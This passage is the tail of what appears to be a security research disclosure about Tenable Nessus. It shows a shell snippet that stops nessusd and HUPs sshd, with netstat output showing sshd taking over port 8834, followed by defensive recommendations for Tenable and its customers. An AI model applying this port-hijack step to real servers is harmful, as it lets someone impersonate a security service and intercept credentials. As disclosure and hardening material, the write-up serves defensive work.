sudo /etc/init.d/nessusd stop > /dev/null  
while [ "$(netstat -ltn | grep 8834)" != "" ]; do sleep 1; done  
sudo kill -HUP $(ps -ef | grep /usr/sbin/sshd | grep -v 'grep' | awk '{print $2}')
```

```
$ netstat -lnt | grep sshd  
tcp        0      0 0.0.0.0:8834          0.0.0.0:*           LISTEN     21656/sshd  
tcp        0      0 0.0.0.0:22           0.0.0.0:*           LISTEN     21656/sshd  
tcp        0      0 :::8834              :::*                LISTEN     21656/sshd  
tcp        0      0 :::22                :::*                LISTEN     21656/sshd
```

Conclusions



All in all



Recommendations

Tenable

- Tenable should take more actions to protect customers' data.
- Implement more efficient protection of databases and files uploaded by users
- Disable run any command from audit files (can be enabled only from console) by default
- Secure all backend scripts
- Delete the option of disabling signature checks in the Nessus web interface

Customers

- Encrypt all backup files
- Restrict access to SecurityCenter on OS level
- Encrypt all reports
- Use password protected private keys where possible
- Always sign a non-disclosure agreement with all companies providing security software/services.
- Do not create an SSH user for credentialed checks on the server running Nessus
- Establish a red team for penetration testing 24/7



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